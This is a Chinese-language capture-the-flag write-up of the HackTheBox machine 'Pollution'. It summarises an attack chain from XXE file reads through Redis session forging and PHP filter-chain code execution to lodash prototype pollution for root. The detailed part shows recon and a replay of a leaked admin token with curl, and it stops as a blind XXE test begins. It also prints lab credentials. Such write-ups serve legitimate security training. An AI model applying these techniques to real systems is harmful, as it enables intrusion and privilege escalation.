







靶機簡介
Pollution 的正式域名是 collect.htb,枚舉後發現 forum 與 developers 兩個子網域。其中 forum 是 MyBB 論壇,我們在某篇貼文的附件裡找到了 Burp 的代理紀錄,其中一筆 POST /set/role/admin 帶著 token=ddac62a2...,拿同樣的 token 用自己的 PHPSESSID 重放就會被導向 /admin,而 /admin 的註冊請求是用 XML 傳送的,檢查後發現可以利用 Out-of-Band XXE 讀取檔案。我們先讀 /etc/apache2/sites-available/ 下的設定檔,再讀 /var/www/developers/.htpasswd 破出 Basic Auth 的 developers_group:r0cket,最後讀 login.php 與 bootstrap.php 拿到 MySQL 帳密與 Redis 密碼 COLLECTR3D1SPASS。
Basic Auth 之後還有一層應用程式自己的登入表單,但 session 是存在 Redis 上的,login.php 只檢查 $_SESSION['auth'],於是直接把自己的 session 寫成 auth|b:1; 就進去了。裡頭 ?page= 的檔案引入可以套 PHP Filter Chain 執行程式碼,即可取得 www-data 的 shell。進入後發現 victor 名下的 php-fpm pool,與之正常互動就能以 victor 的身分執行命令,寫入 SSH 公鑰即可登入。
枚舉後發現以 root 執行的 /root/pollution_api,它只看 JWT 裡的 role 判斷權限,所以直接改資料庫把帳號升成 admin 就能取得 admin 的 token,進而打到 /admin/messages/send。該端點用 lodash 的 _.merge 合併使用者可控的請求內容,而該版本的 lodash 存在 Prototype Pollution,汙染 child_process 的選項後即可讓 root 執行任意命令。
Academy x HTB Labs

Box Info

Recon
首先肯定是 nmap 伺候:
# Output truncated for brevity
$ nmap -p- --min-rate 10000 -T4 -Pn -n 10.129.38.17
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
6379/tcp open  redis

$ nmap -sC -sV -p22,80,6379 10.129.38.17
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
| ssh-hostkey:
|   3072 db:1d:5c:65:72:9b:c6:43:30:a5:2b:a0:f0:1a:d5:fc (RSA)
|   256 4f:79:56:c5:bf:20:f9:f1:4b:92:38:ed:ce:fa:ac:78 (ECDSA)
|_  256 df:47:55:4f:4a:d1:78:a8:9d:cd:f8:a0:2f:c0:fc:a9 (ED25519)
80/tcp   open  http    Apache httpd 2.4.54 ((Debian))
|_http-server-header: Apache/2.4.54 (Debian)
|_http-trane-info: Problem with XML parsing of /evox/about
|_http-title: Home
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
6379/tcp open  redis   Redis key-value store
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
先試試看 Redis:
$ redis-cli -h 10.129.38.17
10.129.38.17:6379> keys *
(error) NOAUTH Authentication required.
我們目前還不知道密碼,簡單爆破一下也沒結果,那先去網頁看看再說:
10.129.38.17 pollution.htb
逛網頁
看起來是一個專注於「監控環境污染指標」的公司:


在 Contact Us 才發現了正確的域名:
在表單中我們發現了 LOGIN 和 REGISTER 入口:

註冊 aoeu:aoeu 並登入以後就可以到新的頁面:

沒有什麼有趣的東西了。在 /etc/hosts 補上 collect.htb:
10.129.38.17 pollution.htb collect.htb
蒐集更多資訊
網站逛得差不多了,來看點其他東西。從 Wappalyzer 看到這是 PHP + Apache Server:

掃描虛擬主機時找到了 forum 和 developers:
$ ffuf -w /usr/share/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -u 'http://collect.htb' -H 'Host: FUZZ.collect.htb' -fs 26197
...<SNIP>...
forum                   [Status: 200, Size: 14098, Words: 910, Lines: 337, Duration: 77ms]
developers              [Status: 401, Size: 469, Words: 42, Lines: 15, Duration: 159ms]
:: Progress: [20000/20000] :: Job [1/1] :: 267 req/sec :: Duration: [0:01:14] :: Errors: 0 ::
forum.collect.htb
是個由 MyBB 驅動的公司內部論壇網站:


看底下的 2002-2026,網站本身應該不會有洞。發現可以註冊帳號,註冊 aoeu:htnshtns 登入逛逛看:
登入後進到首頁:

看到有一些文章,而在 “I had problems with the Pollution API” 這篇文章中有人在問 API 相關的問題,還有附上相關附件:

這些可以當作尋找 API 的線索。proxy_history.xml 是個 XML 檔案,結構遵循:
<item>
  <time>Wed Oct 19 18:18:55 BRT 2022</time>
  <url><![CDATA[http://127.0.0.1:3000/auth/login]]></url>
  <host ip="127.0.0.1">127.0.0.1</host>
  <port>3000</port>
  <protocol>http</protocol>
  <method><![CDATA[POST]]></method>
  <path><![CDATA[/auth/login]]></path>
  <extension>null</extension>
  <request base64="true"><![CDATA[UE9T<SNIP>]]></request>
  <status>200</status>
  <responselength>240</responselength>
  <mimetype>JSON</mimetype>
  <response base64="true"><![CDATA[SFRU<SNIP>]]></response>
  <comment></comment>
</item>
看起來就一臉封包的樣子,隨手 grep 了 URL:
$ grep -R '<url>' ./evidences/files/proxy_history.xml
    <url><![CDATA[https://storyset.com/for-figma]]></url>
    <url><![CDATA[http://collect.htb/set/role/admin]]></url>
    <url><![CDATA[http://detectportal.firefox.com/canonical.html]]></url>
    <url><![CDATA[http://127.0.0.1:3000/auth/login]]></url>
    <url><![CDATA[http://collect.htb/]]></url>
    <url><![CDATA[http://detectportal.firefox.com/canonical.html]]></url>
    <url><![CDATA[http://forum.collect.htb/forumdisplay.php?fid=2]]></url>
    <url><![CDATA[http://forum.collect.htb/jscripts/jeditable/jeditable.min.js]]></url>
    <url><![CDATA[http://forum.collect.htb/jscripts/inline_edit.js?ver=1821]]></url>
    <url><![CDATA[http://forum.collect.htb/jscripts/rating.js?ver=1821]]></url>
其中最顯眼的就 http://collect.htb/set/role/admin 啊,仔細看一下:
<item>
  <time>Thu Sep 22 18:29:34 BRT 2022</time>
  <url><![CDATA[http://collect.htb/set/role/admin]]></url>
  <host ip="192.168.1.6">collect.htb</host>
  <port>80</port>
  <protocol>http</protocol>
  <method><![CDATA[POST]]></method>
  <path><![CDATA[/set/role/admin]]></path>
  <extension>null</extension>
  <request base64="true"><![CDATA[UE9TVCAvc2V0L3JvbGUvYWRtaW4gSFRUUC8xLjENCkhvc3Q6IGNvbGxlY3QuaHRiDQpVc2VyLUFnZW50OiBNb3ppbGxhLzUuMCAoV2luZG93cyBOVCAxMC4wOyBXaW42NDsgeDY0OyBydjoxMDQuMCkgR2Vja28vMjAxMDAxMDEgRmlyZWZveC8xMDQuMA0KQWNjZXB0OiB0ZXh0L2h0bWwsYXBwbGljYXRpb24veGh0bWwreG1sLGFwcGxpY2F0aW9uL3htbDtxPTAuOSxpbWFnZS9hdmlmLGltYWdlL3dlYnAsKi8qO3E9MC44DQpBY2NlcHQtTGFuZ3VhZ2U6IHB0LUJSLHB0O3E9MC44LGVuLVVTO3E9MC41LGVuO3E9MC4zDQpBY2NlcHQtRW5jb2Rpbmc6IGd6aXAsIGRlZmxhdGUNCkNvbm5lY3Rpb246IGNsb3NlDQpDb29raWU6IFBIUFNFU1NJRD1yOHFuZTIwaGlnMWszbGk2cHJnazkxdDMzag0KVXBncmFkZS1JbnNlY3VyZS1SZXF1ZXN0czogMQ0KQ29udGVudC1UeXBlOiBhcHBsaWNhdGlvbi94LXd3dy1mb3JtLXVybGVuY29kZWQNCkNvbnRlbnQtTGVuZ3RoOiAzOA0KDQp0b2tlbj1kZGFjNjJhMjgyNTQ1NjEwMDEyNzc3MjdjYjM5N2JhZg==]]></request>
  <status>302</status>
  <responselength>296</responselength>
  <mimetype></mimetype>
  <response base64="true"><![CDATA[SFRUUC8xLjEgMzAyIEZvdW5kDQpEYXRlOiBUaHUsIDIyIFNlcCAyMDIyIDIxOjMwOjE0IEdNVA0KU2VydmVyOiBBcGFjaGUvMi40LjU0IChEZWJpYW4pDQpFeHBpcmVzOiBUaHUsIDE5IE5vdiAxOTgxIDA4OjUyOjAwIEdNVA0KQ2FjaGUtQ29udHJvbDogbm8tc3RvcmUsIG5vLWNhY2hlLCBtdXN0LXJldmFsaWRhdGUNClByYWdtYTogbm8tY2FjaGUNCkxvY2F0aW9uOiAvaG9tZQ0KQ29udGVudC1MZW5ndGg6IDANCkNvbm5lY3Rpb246IGNsb3NlDQpDb250ZW50LVR5cGU6IHRleHQvaHRtbDsgY2hhcnNldD1VVEYtOA0KDQo=]]></response>
  <comment></comment>
</item>
亂碼看起來就很 base64,把 request 和 response 的內容解密可以得到:
POST /set/role/admin HTTP/1.1
Host: collect.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: pt-BR,pt;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=r8qne20hig1k3li6prgk91t33j
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 38

token=ddac62a28254561001277727cb397baf
和
HTTP/1.1 302 Found
Date: Thu, 22 Sep 2022 21:30:14 GMT
Server: Apache/2.4.54 (Debian)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: /home
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
我推測只要 /set/role/admin 有附上正確的 token,就可以把該 cookie 設為 admin,試試看:
$ curl -X POST 'http://collect.htb/set/role/admin' -d 'token=ddac62a28254561001277727cb397baf' -b 'PHPSESSID=qh2p91uv2etij667k0iplk6nv7' -v
Note: Unnecessary use of -X or --request, POST is already inferred.
* Host collect.htb:80 was resolved.
* IPv6: (none)
* IPv4: 10.129.38.17
*   Trying 10.129.38.17:80...
* Established connection to collect.htb (10.129.38.17 port 80) from 10.10.17.56 port 34586
* using HTTP/1.x
> POST /set/role/admin HTTP/1.1
> Host: collect.htb
> User-Agent: curl/8.21.0
> Accept: */*
> Cookie: PHPSESSID=qh2p91uv2etij667k0iplk6nv7
> Content-Length: 38
> Content-Type: application/x-www-form-urlencoded
>
* upload completely sent off: 38 bytes
< HTTP/1.1 302 Found
< Date: Sun, 06 Sep 2026 13:04:29 GMT
< Server: Apache/2.4.54 (Debian)
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate
< Pragma: no-cache
< Location: /admin
< Content-Length: 0
< Content-Type: text/html; charset=UTF-8
<
* Connection #0 to host collect.htb:80 left intact
貌似成功了,還把我們導向了 /admin。在 /admin 看到新的登入介面,輸入 aoeu:aoeu:

按下送出後會顯示我們註冊成功:

但就沒有下文了,我們還是在 /admin,並且也沒有新的東西讓我們點。
developers.collect.htb
在載入頁面以前會要求我們輸入密碼:

我曾嘗試利用在 forum 看到的使用者搭配 /usr/share/SecLists/Passwords/Common-Credentials/xato-net-10-million-passwords-10000.txt 爆破,但都沒有成功。
Shell as www-data
XXE
在整理證據的過程中,我發現帳號註冊請求是用 XML 來傳送的:

既然在 /admin 看到 XML,當然就想到了 XXE。因為看不到輸出,所以從 HackTricks 裡面挑一個 Blind SSRF 來測試,結果還真中了:
